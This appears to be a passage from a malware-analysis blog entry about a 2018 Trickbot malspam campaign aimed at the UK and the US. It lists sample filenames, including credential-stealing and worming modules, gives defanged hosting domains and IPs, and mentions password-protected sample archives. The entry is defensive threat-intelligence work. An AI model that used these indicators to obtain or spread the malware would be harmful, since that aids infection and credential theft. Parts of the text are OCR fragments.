  - Sep_report-example-3-of-3.xls (53,760 bytes)
  - 2018-10-22-Trickbot-binary-radiance.png (409,600 bytes)
  - 2018-10-22-Trickbot-binary-table.png (413,696 bytes)
  - 2018-10-22-Trickbot-binary-worming.png (413,696 bytes)
  - 2018-10-22-Trickbot-ser1022-binary_pointer.exe (378,880 bytes)
  - 2018-10-22-Trickbot-ser1022-artifact-Msnetcs.xml.txt (3,702 bytes)
  - 2018-10-22-Trickbot-ser1022-artifact-_r_qt99.bat.txt (330 bytes)
  - WSOG/Data/importDll64 (8,952,080 bytes)
  - WSOG/Data/injectDll64 (985,040 bytes)
  - WSOG/Data/injectDll64_configs/dinj (71,200 bytes)
  - WSOG/Data/injectDll64_configs/dpost (880 bytes)
  - WSOG/Data/injectDll64_configs/sinj (59,200 bytes)
  - WSOG/Data/mailsearcher64 (27,824 bytes)
  - WSOG/Data/mailsearcher64_configs/mailconf (240 bytes)
  - WSOG/Data/networkDll64 (22,704 bytes)
  - WSOG/Data/networkDll64_configs/dpost (880 bytes)
  - WSOG/Data/pwgrab64 (1,106,256 bytes)
  - WSOG/Data/pwgrab64_configs/dpost (880 bytes)
  - WSOG/Data/systeminfo64 (87,728 bytes)
  - WSOG/Data/wormDll64 (59,168 bytes)

NOTES:

- Looks like Trickbot malspam targeting the UK (gtag: ser1022) used links for .xls files hosted on excel-office[.]com instead of attachments in the emails.
- Unfortunately, I don't have an example of these emails targeting the UK.
- A later wave of Trickbot malspam targeting the US (gtag: ser1022us) used .xls files directly attached to the emails.
- Follow-up Trickbot binaries named radiance.png, table.png, and worming.png came from 104.93.252[.]187 today.
- Zip archives are password-protected with the standard password. If you don't know it, look at the "about" page of this website.

F67C5F767C3C264A06FFB49DA9


8653C5D9F67A5EE3AF529E6038


2FE85F33585736D22C6E081012F

DOMAINS


IP ADDRESSES



THE SANDBOX



